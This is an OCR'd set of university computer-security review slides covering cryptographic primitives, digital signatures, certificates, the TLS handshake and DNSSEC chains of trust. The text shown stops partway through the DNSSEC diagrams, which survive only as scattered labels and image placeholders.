Review of Select Topics

CS 161: Computer Security

Prof. Vern Paxson

TAs: Devdatta Akhawe, Mobin Javed
& Matthias Vallentin

http://inst.eecs.berkeley.edu/~cs161/

April 28, 2011

Outline

- Crypto revisit
- Certs
- TLS
- DNSSEC
- XSS / CSRF
- Network attacks on CIA
  - (Confidentiality, Integrity & Assurance)
- Going further with Security …

Crypto Concepts

- Confidentiality: attacker can’t read data/messages
- Integrity: attacker can’t modify data/messages
- Authentication: receivers can have high confidence they know who created/sent data/messages
- Types of threats:
  - Eavesdropper vs. Man In The Middle (MITM; active)
  - Known plaintext
  - Chosen plaintext
  - Replay
- General goal: attacker can’t do better than Brute Force
  - Learns nothing about plaintext (so need IVs / padding)
  - Learns nothing about any secret keys

Tools in the Crypto Toolbox

- Symmetric / secret key encryption
  - Block ciphers
  - Stream ciphers
  - One-time pad
- Asymmetric / public key encryption
- Keyed MAC functions
  - Symmetric-key integrity & authentication
- Digital signatures
  - Public-key integrity & authentication
- Cryptographic hash functions
  - Producing deterministic digests of data items
  - One-way; 2nd pre-image resistant; collision-resistant

Confidentiality

- One-time pad: shared secret key, key is same size as message
  - Provably secure!
  - But disastrous to reuse key
  - And really just shifts problem to how to get key in the first place ("key distribution")
- Symmetric cryptography: shared key, key remains secret
  - Same key to encrypt & decrypt

Symmetric Cryptography, con't

- Stream ciphers:
  - Generate pseudo-random approximation to one-time pad
  - Without IV, susceptible to known-plaintext attacks
  - Even with IV, susceptible to substitution attacks
    - Requires separate integrity mechanism to protect against
- Block ciphers:
  - Basic building block is scrambling (*permutation*) of fixed-sized blocks of bits
    - E.g. AES-256 (256-bit key, 128-bit blocks)
  - Processing messages larger than single block requires carefully designed encryption modes
    - E.g., Cipher Block Chaining, Counter Mode

Confidentiality

- Asymmetric cryptography: public & private key pair
  - Possession of public key no big deal
  - Private key remains secret
- Public key used to encrypt, private key to decrypt
- Computationally expensive, so generally instead use just to exchange a session key
  - Which is then used with symmetric cipher like AES
- Or: two parties mutually create a session key via a *Diffie-Hellman Key Exchange*
- Big remaining problem: how to validate that a given public key really belongs to who you think it does

Integrity & Authentication

- Symmetric: keyed MACs (Message Auth. Code)
- Integrity: along with message, sender transmits a tag computed using original message + secret key
  - Receiver computes tag using received message + secret key
  - If two tags match, then message hasn't been altered
  - Plus: if tags match, *sender must have had secret key*, so receiver can have (a degree of) confidence in sender's identity
- MAC functions require careful construction to resist attacks such as ability of eavesdropper to concoct a new message that matches a given tag
  - Or compute revised tag for revised message

Integrity & Authentication, con't

- Asymmetric: digital signatures
  - I = information/statement to be "signed" (attested to)
  - H = Hash(I), digest of I using well-known cryptographic hash function (no key!)
  - S = Signature(H), blob of bits that encodes H using private half of public/private key pair
  - W = Who signed it (to know which public key to use)
- Recipient locates public key for W …
  - … uses it to compute H' = inverse of S
  - If H' matches hash of I computed by recipient, then:
    - Have integrity due to properties of crypto hash function
    - Have authentication due to manifest possession of private key
- Also have non-repudiation if public key verified

Digital Signatures, con't

- Important: digital signatures are tied to a single object. They can't be transferred.
  - (it's not like having a digitized copy of someone's written signature; the analogy to that would be having a copy of someone's private key)
- If Alice produces a signature S of some document D, and Mallory gets a copy of S …
- … that doesn't let Mallory do anything other than prove that Alice indeed decided to sign D
- Mallory *cannot:*
  - Transfer S to apply to some other document
    - Nor can they alter S to fit to a modified document
  - Alter D so that S is still valid for it


Certificates

- Cert = signed statement about someone's public key
  - Note that a cert does not say anything about the identity of who **gives** you the cert
  - It simply states a given public key K_{Bob} belongs to Bob …
    - … and backs up this statement with a digital signature made using a different public/private key pair, say from Alice
- Bob then can prove his identity to you by *you sending him* something encrypted with K_{Bob} …
  - … which he then demonstrates he can read
- Works provided you trust that you have a valid copy of Alice's public key …
  - … and you trust Alice to use prudence when she signs other people's keys, such as Bob's

TLS/SSL


`HTTPS` Connection (SSL / TLS)

- Browser (client) connects via TCP to Amazon's **`HTTPS`** server
- Client sends over list of crypto protocols it supports
- Server picks protocols to use for this session
- Server sends over its certificate
- (all of this is in the clear)
- ***Client now validates cert***



HTTPS Connection (SSL / TLS), con't

- For RSA, browser constructs a long (2048 bits) random string R
- Browser sends R encrypted using Amazon's public RSA key K_A
- From R browser & server extract pairs of symm. *cipher keys* (C_B, C_S) and MAC *integrity keys* (I_B, I_S)
  - One pair to use in each direction
- Browser & server exchange MACs computed over entire dialog so far
- If good MAC, Browser displays
- All subsequent communication encrypted w/ symmetric cipher (e.g., AES128) cipher keys, MACs
  - Messages also numbered to thwart replay attacks



Inside the Server's Certificate

- **Domain name** associated w/ cert
  - e.g., www.amazon.com
- Amazon's **public key** (e.g., 2048 bits for RSA)
- A bunch of auxiliary info (physical address, type of cert, expiration time)
- Name of certificate's **issuer** (e.g., Verisign)
- Optional URL to *revocation center* to check for revoked certs
- A public-key **signature** of a hash (SHA-1) of all this
  - Constructed using the issuer's private RSA key
  - Call this signature **S**

Validating Amazon's Identity

- Browser compares domain *name* in cert w/ URL
  - Note: this provides an end-to-end property (as opposed to say a cert associated with an IP address)
- Browser accesses *separate* cert belonging to **issuer**
  - These are hardwired into the browser - **trusted!**
  - There could be a *chain* of these …
- Browser applies issuer's public key to invert signature **S**, obtaining hash of what issuer signed
  - Compares with its own SHA-1 hash of Amazon's cert
- Assuming hashes match, now have high confidence it's indeed Amazon …
  - ***assuming signatory is trustworthy***

= assuming didn't lose private key; assuming didn't sign thoughtlessly

DNSSEC

Operation of DNSSEC

- DNSSEC = standardized DNS security extensions currently being deployed


(simplified)

1. Suppose we look up `mail.google.com`
   – We get an answer from `google.com` nameserver (NS)
   – Plus: signature for answer (in Additional section) purportedly signed by `google.com` NS
2. Look up public key for `google.com` NS
   – That answer is signed by `.com` NS
3. Look up public key for `.com` NS
   – That answer is signed by root (‘`.`’) NS
4. Root NS’s public key is wired into our resolver


- All of these keys are *cacheable*

Ordinary DNS:


DNSSEC:




DNS:


mail.google.com?
Client
ns1.google.com
mail.google.com A 1.2.3.4


DNSSEC:


mail.google.com?
Client
ns1.google.com
mail.google.com A 1.2.3.4
SIG 0x1F92..9
This key …
google.com?
Client
com’s NS
google.com KEY 0x828C..E
SIG 0x90A4..5

DNS:


mail.google.com?
Client
ns1.google.com
mail.google.com A 1.2.3.4


DNSSEC:


mail.google.com?
Client
ns1.google.com
mail.google.com A 1.2.3.4
SIG 0x1F92..9
… validates this signature
google.com?
Client
com's NS
google.com KEY 0x828C..E
SIG 0x90A4..5


DNS:


Client
mail.google.com?
mail.google.com A 1.2.3.4
ns1.google.com

